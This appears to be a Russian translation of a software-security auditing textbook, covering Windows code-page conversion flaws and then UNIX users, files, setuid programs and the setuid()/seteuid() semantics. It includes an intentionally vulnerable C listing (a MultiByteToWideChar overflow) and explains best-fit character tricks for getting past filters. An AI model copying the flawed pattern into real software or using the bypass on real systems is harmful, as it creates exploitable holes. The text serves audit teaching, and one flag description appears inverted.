Листинг 8-32. *NUL-байты в многобайтовых кодовых страницах*

```
PWCHAR convert_string(UINT cp, char *instr)
{
    WCHAR *outstr;
    size_t length;

    length = strlen(instr) * 2 + 1;
    outstr = (WCHAR *)calloc(length, sizeof(WCHAR));
    MultiByteToWideChar(cp, 0, instr, -1, outstr, -1);

    return outstr;
}
```

Функция `MultiByteToWideChar()` в листинге 8-32 уязвима к переполнению буфера при использовании многобайтовой кодовой страницы. Почему? Потому что длина выходной строки рассчитывается умножением длины входной строки на два. Однако этого расчета недостаточно, поскольку NUL-байт в строке может быть частью многобайтового символа; следовательно, NUL-байт может быть пропущен, а символы за границами продолжат обрабатываться и записываться в выходной буфер. В UTF-8, если NUL-байт появится в многобайтовой последовательности, он сформирует недопустимый символ; однако `MultiByteToWideChar()` выполняет замену по умолчанию или пропускает символ (в зависимости от версий Windows), если во втором аргументе не указан флаг `MB_ERR_INVALID_CHARS`. Когда этот флаг указан, функция возвращает ошибку при встрече недопустимой последовательности символов.

Эквивалентность символов

Использование `WideCharToMultiByte()` имеет интересные последствия при декодировании данных. Если преобразования выполняются после символьных фильтров, код столь же подвержен протаскиванию недопустимых символов через фильтры. Однако при преобразовании wide characters в multibyte риск возрастает по двум основным причинам:

• Даже с кодовой страницей по умолчанию несколько 16-битных значений часто отображаются в один и тот же 8-битный символ. Например, если нужно, чтобы во входном потоке преобразованного набора символов появился обратный slash, можно передать три разных wide characters, которые преобразуются в байт обратного slash (`0x5c`): `0x00 0x5c`, `0x22 0x16` и `0xff 0x0c`. Это возможно не потому, что символ обратного slash имеет три Unicode-представления, а потому, что выходной символ представляет ближайшее совпадение, когда точное преобразование невозможно. Такое поведение можно переключить флагом `WC_NO_BEST_FIT_CHARS`.
• Когда встречается символ, который нельзя преобразовать в многобайтовый символ и для него не удается найти близкую замену (или установлен флаг `WC_NO_BEST_FIT`), в выходной поток

вставляется символ замены по умолчанию; для ANSI code page используется символ `.`, если не указано иное. Если этот символ замены фильтруется, широкий диапазон значений может породить этот символ в выходном потоке.

Аудит кода, использующего `MultiByteToWideChar()` или `WideCharToMultiByte()`, требует внимательного отношения ко всем этим факторам:

• Проверьте, должны ли данные проходить через фильтр до преобразования, а не после него.
• Проверьте, является ли кодовая страница многобайтовой или может ли она задаваться пользователем.
• Если флаг `MB_ERR_INVALID_CHARS` установлен для преобразования многобайтовых потоков, пользовательский ввод может преждевременно завершить обработку и оставить выходной буфер незавершенным. Если он опущен, можно задать многобайтовую последовательность, включающую завершающий NUL-байт, что потенциально создает проблемы для плохо написанного кода.
• Если флаг `WC_NO_BEST_FIT_CHARS` присутствует при преобразовании wide character данных, пользователи могут передать несколько значений данных, которые переводятся в один и тот же однобайтовый символ. Правила best-fit matching устарели на годы, и большинству разработчиков все равно не следует их использовать.
• Ищите любые другие флаги, влияющие на то, как эти функции могут быть использованы неправильно.
• Убедитесь, что возвращаемое значение проверяется. Если ошибка преобразования не обнаружена, незавершенные буферы могут использоваться неправильно.
• Проверьте размеры входных и выходных буферов, как упоминалось в обсуждении порчи памяти в главе 5.

Резюме

В этой главе вы изучили уязвимости, которые могут возникать при обработке текстовых данных как строк. Большинство таких уязвимостей является результатом обработки внутриполосных текстовых метаданных в форме метасимволов. Неправильная обработка этих внутриполосных данных может приводить к порче памяти, как это часто бывает при некорректной обработке NUL-символа с помощью API строк C. Однако существует много других проблем безопасности, которые могут возникать с более сложными представлениями метасимволов, такими как имена путей, строки формата и SQL. Эти проблемы дополнительно усугубляются, когда разные схемы кодирования и наборы символов позволяют форматировать данные способами, которые разработчики не предвидят и не учитывают. Как аудитор, вы должны понимать риски, связанные с уязвимой обработкой внутриполосных данных, а также то, как их выявлять и предотвращать.

Глава 9. UNIX I: привилегии и файлы

"Из Беркли вышли два крупных продукта: LSD и UNIX. Мы не считаем это совпадением."

J. S. Anderson

"Во-первых, LSD появился не в Беркли. LSD был разработан в лабораториях Sandoz в Базеле, Швейцария. Во-вторых, BSD действительно появился в Беркли, но это не 'UNIX'."

Nick Johnson

Введение

UNIX -- больше чем одна операционная система; это целое явление. То, что начиналось как хакерский проект по созданию функциональной многопользовательской ОС, превратилось в набор ОС, которые разделяют некоторые базовые характеристики и общего предка. Писать о UNIX с технической точки зрения довольно непросто просто потому, что трудно понять, как называть это явление. Относится ли UNIX только к поставщикам, заплатившим за использование товарного знака? Как называть UNIX-подобные системы, такие как Linux и BSD? UNIX-like operating systems? UN*X? Производные UNIX? Нужно ли перед всем писать GNU?

В этой книге термин "UNIX" используется для обозначения всех производных UNIX, существующих сегодня: Linux, GNU/Linux, OpenBSD, FreeBSD, NetBSD, Solaris, HPUX, IRIX, AIX, SCO, Unicos, TiVo, Mr. Coffee и любой другой ОС, похожей на UNIX и (примерно) соответствующей стандартам POSIX. Кто-то может счесть такое употребление недопустимым, но пока вы понимаете, что означает термин в этой книге, этого достаточно для целей обсуждения.

Добро пожаловать в первую из двух глав об аудите UNIX-приложений. Вы начнете с краткого обзора UNIX-технологии, а затем сразу перейдете к изучению модели контроля доступа UNIX. В рамках этого исследования вы рассмотрите несколько способов, которыми разработчики приложений могут неправильно управлять привилегиями процессов и открывать свои программы атакующим. Вторая половина этой главы сосредоточена на уязвимостях, связанных с взаимодействием с файловой системой. Вы узнаете о правах доступа к файлам и владении, внутреннем устройстве файловой системы, атаках через ссылки, race conditions и проблемах временных файлов и публичных каталогов. Глава 10, "UNIX II: процессы", продолжает изучение безопасности UNIX-ориентированных приложений, рассматривая жизнь и runtime-окружение типичного процесса. Там изучаются вопросы безопасности, связанные с различными системными службами, включая запуск программ, сохранение атрибутов программ и механизмы межпроцессного взаимодействия (IPC).

UNIX 101

Семейство операционных систем UNIX существует уже давно (по меркам вычислительной техники) и прошло через множество вариаций и изменений. Ken Thompson разработал первую инкарнацию UNIX в 1969 году. Его работодатель, Bell Labs, только что вышел из совместного проекта по разработке системы Multiplexed Information and Computing Service (Multics): крупномасштабного амбициозного проекта по созданию системы разделения времени. Однако проект оказался громоздким и увязшим в сложности. Bell Labs работала над ним четыре года, но затем вышла из проекта, поскольку он все еще был далек от завершения и конца не было видно.

После этого Ken Thompson решил написать собственную операционную систему и выбрал совершенно другой подход. Он сосредоточился на простоте и прагматичном компромиссе,

проектируя и реализуя систему постепенно, по одной части за раз. Со временем он периодически реализовывал новый инструмент или новую подсистему и вплетал ее в существующий код. В конечном счете это оформилось в настоящую операционную систему, и UNIX родился.

Примечание

Название UNIX на самом деле является игрой с названием Multics. Есть несколько забавных объяснений происхождения имени. Одна смешная цитата звучит так: "UNIX -- это просто один из тех элементов, которых у Multics было много". Есть и обязательное "UNIX -- это Multics без яиц". Также часто повторяют анекдот, что UNIX изначально писался как Unics, что означало немного нелогичное Uniplexed Information and Computing Service. Комедийное золото.

UNIX-системы обычно имеют простые и прямолинейные интерфейсы между небольшими, лаконичными модулями. Как вы увидите, файловая абстракция широко используется по всей системе для доступа почти ко всему. В центре UNIX-системы находится **ядро**, которое управляет системными устройствами, выполняет обслуживание и планирование процессов и распределяет системные ресурсы между несколькими процессами. Пользовательская часть UNIX-системы обычно состоит из сотен программ, которые совместно предоставляют надежный пользовательский интерфейс. UNIX-программы обычно малы и спроектированы вокруг простых, легко доступных текстовых интерфейсов. Такой tool-oriented подход к проектированию системы часто называют "философией проектирования UNIX"; ее можно резюмировать так: "Пишите простые инструменты, которые делают только одно дело и делают его хорошо, и делайте их легко совместимыми с другими инструментами".

Следующие разделы объясняют основы типичной UNIX-системы, после чего вы перейдете к деталям управления привилегиями.

Пользователи и группы

Каждый пользователь UNIX-системы имеет уникальный числовой **user ID (UID)**. UNIX-конфигурации обычно имеют учетную запись пользователя для каждого реального человека, использующего машину, а также несколько вспомогательных UID, которые обеспечивают поддерживающую функциональность системы. Эти UID используются ядром, чтобы решать, какие привилегии имеет данный пользователь в системе и к каким ресурсам он может обращаться. UID 0 зарезервирован для **superuser**, специального пользователя, который по сути имеет полный контроль над системой. Учетной записи superuser обычно дают имя `root`.

В UNIX также есть концепция **групп**, которые используются для определения набора связанных пользователей, которым нужно совместно использовать ресурсы, такие как файлы, устройства и программы. Группы также идентифицируются уникальным числовым ID, известным как **group ID (GID)**. GID помогают ядру принимать решения контроля доступа, как вы увидите на протяжении этой главы. Каждый пользователь может принадлежать нескольким группам. Одна из них является **primary group**, или **login group**, пользователя, а остальные группы -- его **supplemental groups**, или **secondary groups**.

Пользователи системы обычно определяются в **password file**, `/etc/passwd`, который может читать каждый локальный пользователь системы. Обычно есть и соответствующий **shadow password file**, доступный для чтения только superuser; он содержит хэши пользовательских паролей для аутентификации. Разные реализации UNIX хранят эту информацию в разных файлах и каталогах, но для доступа к ней есть общий программный интерфейс.

Password file -- это построчный файл базы данных, записывающий базовые сведения о каждом пользователе системы, разделенные символом двоеточия. Запись в password file имеет следующий

формат:

```
bob:x:301:301:Bobward James Smithington:/home/bob:/bin/bash
```

Первое поле содержит имя пользователя, идентифицирующее его в системе. Следующее поле традиционно содержало one-way hash пароля пользователя. Однако в современных системах это поле обычно содержит только placeholder, а реальный хэш пароля хранится в shadow password database. Следующие два поля указывают соответственно `UID` пользователя и его primary `GID`. Supplemental groups для пользователей обычно определяются в group file, `/etc/group`. Следующее поле, известное как GECOS field, является текстовым представлением полного имени пользователя. Оно также может содержать дополнительную информацию о пользователе, например адрес или номер телефона.

Примечание

GECOS на самом деле означает "General Electric Comprehensive Operating System" -- старую ОС, изначально реализованную General Electric и вскоре переименованную в GCOS. Поле GECOS в password file было добавлено в ранних UNIX-системах, чтобы содержать ID-информацию, необходимую для использования служб, предоставляемых GCOS-системами. Более подробную историю GECOS можно найти в статье Wikipedia по адресу http://en.wikipedia.org/wiki/GECOS.

У каждого пользователя также есть **домашний каталог**, определенный в password file (в данном случае `/home/bob`), обычно это каталог, полностью находящийся под контролем пользователя. Наконец, у каждого пользователя есть shell по умолчанию, то есть программа интерфейса командной строки, запускаемая при входе пользователя в систему.

Файлы и каталоги

Файлы -- важная часть любой компьютерной системы, и UNIX-системы не исключение. Ядро предоставляет простой интерфейс взаимодействия с файлом, позволяющий программе читать, писать и перемещаться по разным позициям в файле. UNIX использует эту файловую абстракцию и для представления других объектов системы, поэтому тот же интерфейс можно использовать для доступа к другим системным ресурсам. Например, pipe между программами, драйвер устройства и сетевое соединение могут быть доступны через файловый интерфейс, предоставленный ядром.

В UNIX-системе файлы организованы в единую иерархическую структуру. На вершине иерархии находится root directory (с именем `/`). Файлы уникально идентифицируются своим именем и расположением в файловой системе. Расположение, или **pathname**, состоит из серии имен каталогов, разделенных символом slash (`/`). Например, если файл `internetd.c` хранится в каталоге `str`, а каталог `str` является подкаталогом `/home`, полный pathname файла будет `/home/str/internetd.c`.

Типичная UNIX-система имеет ряд каталогов, созданных по умолчанию согласно некоторым историческим соглашениям. Точная структура каталогов может немного различаться от системы к системе, но большинство структур каталогов примерно соответствует **Filesystem Hierarchy Standard** (доступному, вместе с бонусными текстами Enya, на www.pathname.com/). Стандартная UNIX-система включает следующие каталоги:

• `/etc`**:** этот каталог обычно содержит конфигурационные файлы, используемые разными подсистемами. Среди прочего, в этом каталоге находится системная база паролей. Если ее там нет, она где-то в странном месте, например `/tcb`.
• `/home`**:** здесь обычно находятся домашние каталоги пользователей системы для хранения личных файлов и приложений. Иногда домашние каталоги хранятся в другом месте, например `/usr/home`.

• `/bin`: этот каталог содержит исполняемые файлы ("binaries", отсюда и имя каталога), являющиеся частью ОС. Обычно это файлы, необходимые для работы системы в single-user mode до монтирования файловой системы `/usr`. Остальные бинарные файлы ОС обычно находятся в `/usr/bin`.
• `/sbin`: этот каталог содержит исполняемые файлы, предназначенные для superuser. Опять же, `/sbin` содержит основные утилиты, полезные для управления системой в single-user mode, а `/usr/sbin` содержит остальные административные программы.
• `/var`: этот каталог используется главным образом для хранения файлов, которые меняются во время работы программ. Под ним часто хранятся log files, data stores и temporary files.

Хотя видимая иерархия кажется пользователям единой файловой системой, на самом деле она может состоять из нескольких файловых систем, соединенных с помощью **mount points**. Mount points -- это просто пустые каталоги в файловой системе, к которым можно присоединить новую файловую систему. Например, каталог `/mnt/cdrom` может быть зарезервирован для использования при монтировании CD. Если CD не смонтирован, это обычный каталог. После монтирования CD через этот каталог можно получить доступ к файловой системе на CD. Так, файл `test.txt` в корневом каталоге CD можно просмотреть, обратившись к файлу `/mnt/cdrom/test.txt`. У каждой смонтированной файловой системы есть соответствующий драйвер ядра, отвечающий за управление свойствами файлов и данными на носителе, а также за предоставление доступа к файлам, расположенным в файловой системе. Обычно модуль файловой системы обрабатывает доступ к файлам на разделе физического диска, но существует и множество виртуальных файловых систем, которые, например, инкапсулируют сетевые ресурсы или RAM disks.

Каждый файл в системе принадлежит одному пользователю и одной группе; у него есть числовой user ID (UID), указывающий владельца, и числовой group ID (GID), указывающий owning group. У каждого файла также есть простой набор прав доступа -- bit mask фиксированного размера, указывающая, какие действия разрешены для разных классов пользователей. Права доступа к файлам рассматриваются далее в этой главе в разделе "Безопасность файлов".

Процессы

Программа -- это исполняемый файл, находящийся в файловой системе. **Процесс** -- это экземпляр программы, выполняющийся в системе. У процесса есть собственное окружение виртуальной памяти, изолированное от всех других процессов в системе. Большинство современных UNIX-систем также предоставляют механизмы, позволяющие нескольким потокам выполнения совместно использовать одно адресное пространство для поддержки thread programming models.

Каждый процесс в UNIX-системе имеет уникальный **process ID (PID)** и выполняется с привилегиями определенного пользователя, известного как его **effective user**. Привилегии, связанные с этим пользователем, определяют, к каким ресурсам и файлам процесс имеет доступ. Обычно effective user -- это просто пользователь, запускающий приложение. Однако в некоторых ситуациях процессы могут менять, от чьего имени они выполняются, переключаясь на effective user с другими привилегиями, тем самым расширяя или сокращая свои текущие возможности доступа к системным ресурсам.

Когда ядро UNIX проверяет, имеет ли процесс право выполнить запрошенное действие, оно обычно делает простой тест перед рассмотрением соответствующих пользовательских и групповых прав: если процесс выполняется как superuser, действие категорически разрешается. Это делает superuser особой сущностью в UNIX; это единственная учетная запись, имеющая неограниченный доступ к системе. Некоторые действия может выполнять только superuser, например монтировать и размонтировать диски или перезагружать систему (хотя системы можно настроить так, чтобы обычным пользователям тоже было разрешено выполнять эти задачи).

В некоторых ситуациях обычному пользователю нужно выполнять действия, требующие специальных привилегий. UNIX позволяет пометить некоторые программы как **set-user-id (setuid)**, что означает, что они выполняются с привилегиями пользователя, фактически владеющего файлом программы, а не с привилегиями пользователя, запускающего приложение. Поэтому если программа принадлежит `root`, а права показывают, что это setuid-файл, программа выполняется как superuser независимо от того, кто ее вызывает. Для групп существует похожий механизм **set-group-id (setgid)**, позволяющий программе выполняться как член определенной группы.

Модель привилегий

В модели контроля доступа UNIX с каждым процессом связаны три user IDs:

• *Real user ID:* ID пользователя, запустившего процесс (то есть user ID пользователя, первоначально выполнившего программу).
• *Saved set-user-ID:* если программа настроена как setuid, при вызове она выполняется как пользователь, владеющий файлом, независимо от того, кто ее вызвал. ID этого пользователя, set-user-ID, сохраняется здесь.
• *Effective user ID:* фактический ID, используемый при проверках разрешений в ядре. Effective user ID показывает текущие привилегии процесса. Если программа хочет изменить свои привилегии, она меняет effective user ID на ID пользователя с нужными привилегиями. Если у программы effective user ID равен 0, она имеет полные привилегии superuser в системе.

В общем случае процессу разрешено менять свой effective user ID на real user ID или saved set-user-ID. Так процессы могут переключать свои effective permissions между пользователем, запустившим программу, и более привилегированным set-user-ID. Обратите внимание, что программа с effective user ID superuser не обязана подчиняться многим правилам, поэтому семантика управления ID для таких программ тоньше.

У каждого UNIX-процесса также есть несколько group IDs:

• *Real group ID:* primary group ID пользователя, вызвавшего процесс.
• *Saved set-group-ID:* если программа настроена как setgid, она выполняется как член определенной группы. Эта группа, set-group-ID, сохраняется здесь.
• *Effective group ID:* один из group IDs, используемых при проверках разрешений в ядре. Он используется вместе с supplemental group IDs, когда ядро выполняет проверки контроля доступа.
• *Supplemental group IDs:* каждый процесс также поддерживает список групп, членом которых он является. Этот список используется вместе с effective group ID, когда ядро проверяет групповые разрешения.

Group IDs функционально отражают user IDs, за исключением того, что supplemental groups также учитываются в решениях контроля доступа. Обратите внимание, что effective group ID 0 -- обычно группа wheel -- *не* дает специальных привилегий в системе. Он дает доступ, соответствующий привилегиям членов группы wheel, но не дает никаких особых условий на уровне ядра. (Оговорка: встречались расплывчатые упоминания старых UNIX-систем, где ядро действительно особым образом относилось к группе 0, но авторы никогда не встречали такую систему.)

Когда процесс запускает другую программу, real user ID остается тем же. Effective user ID тоже остается тем же, если новая программа не является setuid. Saved set-user-ID заменяется effective user ID нового процесса при его запуске. Поэтому если вы временно сбрасываете привилегии, устанавливая effective user ID равным real user ID, а затем запускаете новую программу с помощью `exec()`, повышенные привилегии, хранящиеся в saved set-user-ID, не передаются новой программе.

Привилегированные программы

В UNIX существует, по сути, три категории программ, описанные в следующих разделах, которые управляют привилегиями, манипулируя своими effective user и group IDs. В этом разделе мы рассмотрим каждую из них.

Nonroot setuid- и setgid-программы

Программы setuid и setgid позволяют обычным пользователям выполнять действия, требующие привилегий, которых у них нет. Например, программа `wall` используется для широковещательной отправки сообщения всем пользователям системы. Эта программа работает, записывая сообщение на терминальное устройство каждого пользователя. Обычно обычный (не-root) пользователь не может напрямую писать на терминальное устройство другого пользователя, поскольку это позволило бы пользователям шпионить друг за другом и мешать терминальным сеансам друг друга. Поэтому программа `wall` обычно устанавливается как `setgid tty`, что означает, что `wall` выполняется как член группы `tty`. Все терминальные устройства в системе принадлежат этой группе `tty`, а права настроены так, чтобы терминальные устройства были group writeable. Следовательно, программа `wall` может предоставлять пользователям возможность писать на терминальные устройства других пользователей контролируемым и безопасным образом.

Другой пример -- программа `minicom`: текстовый интерфейс для взаимодействия с serial device, например модемом. Администратор обычно не хочет разрешать пользователям напрямую общаться с драйверами последовательных устройств, поскольку это может привести к разным атакам и проблемам надежности. Один из способов, которым некоторые UNIX-системы обходят это требование, -- сделать serial devices принадлежащими пользователю `uucp` и настроить программу `minicom` на выполнение как `setuid uucp`. Тогда, когда обычный пользователь запускает `minicom`, программа выполняется как пользователь `uucp` и имеет привилегии, необходимые для использования serial devices.

Итак, effective permissions процесса определяются его effective user ID, effective group ID и supplemental group IDs. Setuid-программы начинают выполнение с повышенными привилегиями, поэтому их effective user ID равен saved set-user-ID. Setgid-программы ведут себя аналогично. В любой момент таким программам разрешено переключить effective IDs на real IDs, чтобы сбросить привилегии. Если они хотят снова получить привилегии, они могут переключить effective IDs обратно на saved set-user-IDs.

Эти программы могут навсегда сбросить привилегии, изменив свои saved setIDs и effective IDs так, чтобы они были равны real IDs; после этого они не смогут переключиться на user ID с более высокими привилегиями.

Setuid root программы

Большинство setuid-программ в UNIX-окружениях являются `setuid root`, то есть при запуске выполняются как superuser. Правила для setuid root программ немного отличаются: когда процесс имеет effective user ID 0, он не обязан соблюдать соглашения о том, как манипулировать связанными user и group IDs. Кроме того, семантика API-функций управления ID немного меняется, как вскоре объясняется в разделах "Функции user ID" и "Функции group ID".

Хороший пример setuid root программы -- программа `ping`. `ping` нуждается в возможности использовать **raw socket**, для чего требуются root-привилегии. Raw socket можно использовать для подделки произвольных сетевых пакетов и получения некоторых типов raw network packets, поэтому разрешить непривилегированным пользователям создавать его означало бы позволить им sniff traffic и подделывать пакеты данных (что обычно считается грубостью в приличном обществе).

Поэтому эта возможность ограничена root-пользователями, а программа `ping` настроена как `setuid root`, чтобы она могла создать raw socket.

Setuid root программа начинает выполнение с effective user ID 0, saved set-user-ID 0 и real user ID, соответствующим пользователю, запустившему программу. Setuid root программы обычно ведут себя как другие setuid и setgid программы: они управляют привилегиями, переключая effective user ID между real user ID и saved set-user-ID. Они навсегда сбрасывают привилегии, устанавливая все три ID равными real user ID. Однако они не обязаны соблюдать эти соглашения, когда выполняются как superuser, поэтому теоретически могут менять свои ID произвольным образом.

Демоны и их дочерние процессы

В UNIX **демоны** -- это долгоживущие процессы, предоставляющие системные службы (не слишком отличающиеся от служебных процессов Windows). Они обычно запускаются автоматически системой во время boot или запускаются администратором либо программой планирования заданий. Демоны часто выполняются как superuser, чтобы иметь возможность выполнять привилегированные операции. Демон, выполняющийся как root, начинает с effective user ID 0, real user ID 0 и saved set-user-ID 0. Его членство в группах соответствует членству в группах учетной записи root, что означает effective group ID 0, real group ID 0, saved set-group-ID 0 и членство в нескольких supplementary groups, связанных с администрированием.

Программы-демоны часто запускают другие программы для выполнения нужных задач, и эти дочерние программы обычно также запускаются с root-привилегиями. Эти демоны и их дочерние процессы могут временно принимать идентичность обычного пользователя, чтобы безопасно выполнить определенные действия или минимизировать время выполнения с root-привилегиями. Для этого программа обычно меняет effective user ID на user ID, который хочет принять. Однако сначала программе нужно изменить effective group ID на подходящий group ID и изменить список supplemental groups так, чтобы он содержал подходящие группы. Пока программа оставляет saved set-user-ID или real user ID равным 0, она может позднее вернуть свои superuser privileges.

Программа, выполняющаяся как root, также может захотеть полностью сбросить root-привилегии и навсегда принять роль обычного пользователя. Чтобы полностью сбросить root-привилегии, программа должна установить все три своих user IDs и group IDs в корректные ID пользователя, которым она хочет стать.

Хороший пример такой программы -- `login`, которая аутентифицирует пользователей на локальном терминале или удаленно через службу telnet. Эта программа `login` показывает приглашение входа и ждет, пока пользователь попробует войти на машину. В этот момент `login` выполняется как root, потому что ей нужен доступ к системным базам аутентификации. Если пользователь успешно аутентифицируется, `login` принимает идентичность этого пользователя перед открытием командного shell, например `/bin/sh`. Она делает это, инициализируя свои group IDs на основе членства пользователя в группах, а затем устанавливая все три свои user IDs в ID пользователя.

Функции user ID

Функции `setuid()`, `seteuid()`, `setreuid()` и `setresuid()` используются для манипуляции тремя user IDs, связанными с процессом. Эти функции имеют немного разную семантику в разных UNIX OS, и такие различия могут приводить к проблемам безопасности в приложениях, предназначенных для переносимости между вариантами UNIX. Этот раздел вводит функции user ID, предоставляемые стандартной библиотекой C, и отмечает системные особенности там, где это релевантно.

Примечание

Отличную статью о тонкостях семейства функций `setuid()` можно найти по адресу www.csl.sri.com/users/ddean/papers/usenix02.pdf.

Функция seteuid()

Effective user ID, связанный с процессом, изменяется функцией `seteuid()`:

```
int seteuid(uid_t euid);
```

Эта функция, резюмированная в таблице 9-1, имеет один параметр `euid`, указывающий желаемый UID, в который должен быть установлен effective user ID. Если процесс выполняется с привилегиями superuser (effective user ID 0), он может установить effective user ID в любой произвольный ID. Иначе, для non-root процессов, он может переключать effective user ID между saved set-user-ID и real user ID. *Программы используют* `seteuid()` *для временного изменения своих привилегий.*

Таблица 9-1. Поведение `seteuid()`

Privileged	OS	Notes
Yes	General	Changes the effective user ID to any arbitrary value.
Yes	Linux libc glibc 2.1 and earlier	If the new ID isn't the real user ID or the saved set-user-ID, the saved set-user-ID is updated along with the effective user ID. `seteuid()` is equivalent to `setreuid(-1, euid)`.
No	General	Toggles the effective user ID between the real user ID, the effective user ID, and the saved set-user-ID.
No	NetBSD FreeBSD	Toggles the effective user ID between the real user ID and the saved set-user-ID.

Рассмотрите подробнее этот непривилегированный случай. Допустим, пользователь с именем `admin` имеет user ID 1000. Пользователь `admin` запускает файл, принадлежащий пользователю `bin` (обычно user ID 1), и на файле установлен бит saved set-user-ID. Когда программа выполняется, у процесса есть следующие IDs:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1    - bin
```

Программа может делать все, что разрешено пользователю `bin`. Если программа хочет временно отказаться от этих привилегий, она может использовать `seteuid(1000)`. Тогда у нее будут следующие привилегии:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1000 - admin
```

Если программа хочет вернуть свои привилегии, она использует `seteuid(1)`. Тогда с ней снова связаны такие IDs:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1    - bin
```

Для полноты картины допустим, у вас есть программа, выполняющаяся как root со следующими IDs:

```
real user ID      - 0 - root
saved set-user-ID - 0 - root
effective user ID - 0 - root
```

Эта программа может вызвать `seteuid()` с любым желаемым значением, включая значения user IDs, которых нет в системе, и ядро это разрешит. Использование `seteuid(4242)` приведет к следующим IDs:

```
real user ID      - 0    - root
saved set-user-ID - 0    - root
effective user ID - 4242 - arbitrary
```

Предупреждение

У `seteuid()` есть одна оговорка, которая никогда не должна быть проблемой в production-коде, но ее стоит упомянуть. В Linux-системах с libc или glibc версий до 2.1, если вы superuser и меняете effective user ID на ID, который не является real user ID или saved set-user-ID, saved set-user-ID меняется вместе с effective user ID. Поэтому если вы root и все три ваши ID равны 0, а затем используете `seteuid(4242)` в Linux glibc 2.0, процесс будет иметь следующие IDs:

```
real user ID      - 0    - root
saved set-user-ID - 4242 - arbitrary
effective user ID - 4242 - arbitrary
```

Функция setuid()

Поведение функции `setuid()` развивалось и изменялось со временем, и в разных реализациях разных UNIX-систем появились тонкие различия. У нее следующий прототип:

```
int setuid(uid_t uid);
```

Параметр `uid` используется для указания нового effective user ID, который должен быть связан с вызывающим процессом. Эта функция также меняет real user ID и saved set-user-ID, в зависимости от привилегий вызывающего процесса и варианта UNIX, в котором этот процесс выполняется (см. таблицу 9-2). Для процессов, выполняющихся с привилегиями superuser, `setuid()` устанавливает все три user IDs процесса в указанный аргумент. Например, если effective user ID процесса равен 0, `setuid(12345)` устанавливает real user ID, saved set-user-ID и effective user ID в 12345. `setuid()` *в основном используется для постоянного принятия роли пользователя, обычно с целью сброса привилегий.*

Таблица 9-2. Поведение `setuid()`

Privileged	OS	Notes
Yes	General	Real user ID, effective user ID, and saved set-user-ID are all set to the new value.
No	Linux Solaris	You can specify the real user ID or the saved set-user-ID. The effective user ID is updated; works much like `seteuid()`.
No	OpenBSD	You can specify the real user ID, the saved set-user-ID, or the effective user ID. If the specified value is equal to the the current effective user ID, the real user ID and saved set-user-ID are also updated. Otherwise, it works like `seteuid()`, just updating the effective user ID.
No	NetBSD	You can specify only the real user ID. The real user ID, effective user ID, and saved set-user-ID are all set to the specified value.
No	FreeBSD	You can specify the real user ID or the effective user ID. The real user ID, effective user ID, and saved set-user-ID are set to the specified value.

Если процесс не выполняется как superuser, поведение `setuid()` различается между вариантами UNIX. Варианты UNIX делятся на два основных лагеря. Первый лагерь считает, что `setuid()`

должен работать как `seteuid()` при работе с nonsuperuser процессами. Linux, Solaris и OpenBSD примерно относятся к этому лагерю. Второй лагерь считает, что `setuid()` должен работать способом, согласованным с его поведением для superuser программ, то есть должен сбрасывать все привилегии, если пользователь запрашивает `setuid()` на real user ID. FreeBSD и NetBSD относятся к этому лагерю.

Допустим, пользователь `admin` запускает set-user-ID файл `bin`:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1    - bin
```

В Linux и Solaris `setuid()` ведет себя точно как `seteuid()`, когда effective user ID не является superuser. В качестве аргумента можно указать real user ID или saved set-user-ID, и `setuid()` обновит effective user ID процесса. Поэтому в предыдущем случае два потенциально допустимых вызова -- `setuid(1000)` и `setuid(1)`, оба изменят только effective user ID. Если использовать `setuid(1000)`, IDs изменятся так:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1000 - admin
```

Если затем использовать `setuid(1)`, получится следующий результат:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1    - bin
```

OpenBSD позволяет использовать `setuid()` с real user ID, saved set-user-ID или effective user ID. Его поведение немного отличается: если использовать текущий effective user ID как аргумент, `setuid()` в OpenBSD устанавливает все три ID в этот user ID. Однако если использовать `setuid()` для переключения между saved set-user-ID и effective user ID, как в Linux или Solaris, функция ведет себя как `seteuid()`. Основная идея в том, что если повторить вызов `setuid()`, изменение разрешений можно сделать постоянным. Например, допустим, у вас есть такой набор IDs:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1    - bin
```

Если использовать `setuid(1)`, вы фактически принимаете идентичность пользователя `bin`, и все три ID меняются на 1. Однако если использовать `setuid(1000)`, вы переключаете effective user ID, и результат будет следующим:

```
real user ID      - 1000 - admin
saved set-user-ID - 1    - bin
effective user ID - 1000 - admin
```

Отсюда можно использовать еще один `setuid(1000)` и заставить программу полностью принять идентичность пользователя `admin`, либо переключиться обратно на `bin` с помощью `setuid(1)`.

FreeBSD позволяет использовать `setuid()` с real user ID или effective user ID, и результат устанавливает все три user IDs. Поэтому в предыдущем примере можно использовать `setuid(1000)`, чтобы установить все три ID в 1000, или `setuid(1)`, чтобы установить все три ID в 1. FreeBSD всегда позволяет полностью сбросить привилегии обратно к real user ID. Однако он также позволяет использовать `setuid()` для подтверждения текущего effective user ID, чтобы он стал новым user ID во всех трех IDs.

NetBSD позволяет использовать `setuid()` только с real user ID, и результат устанавливает все три user IDs. По сути, версия `setuid()` в NetBSD позволяет nonsuperuser процессу только полностью сбросить привилегии обратно к real user ID. Поэтому в предыдущем примере, если использовать `setuid(1000)`, вы получите все три ID равными 1000.

Все эти детали прекрасны, но что в итоге важно при аудите кода, использующего `setuid()`? В основном, если у программы effective user ID равен 0 и разработчик использует ее для полного сброса пользовательских привилегий, вероятно, все в порядке. Если у программы effective user ID не равен 0, `setuid()` скорее всего неправильная функция для попытки манипулировать привилегиями. Если разработчики пытаются положиться на нее для полного сброса привилегий, они обжигаются на сохранении saved set-user-IDs в Linux, OpenBSD и Solaris. Если они пытаются положиться на нее только для изменения effective user ID, они непреднамеренно выбрасывают credentials в FreeBSD и NetBSD.

Функция setresuid()

Функция `setresuid()` используется для явной установки real, effective и saved set-user-IDs. У нее следующий прототип:

```
int setresuid(uid_t ruid, uid_t euid, uid_t suid);
```

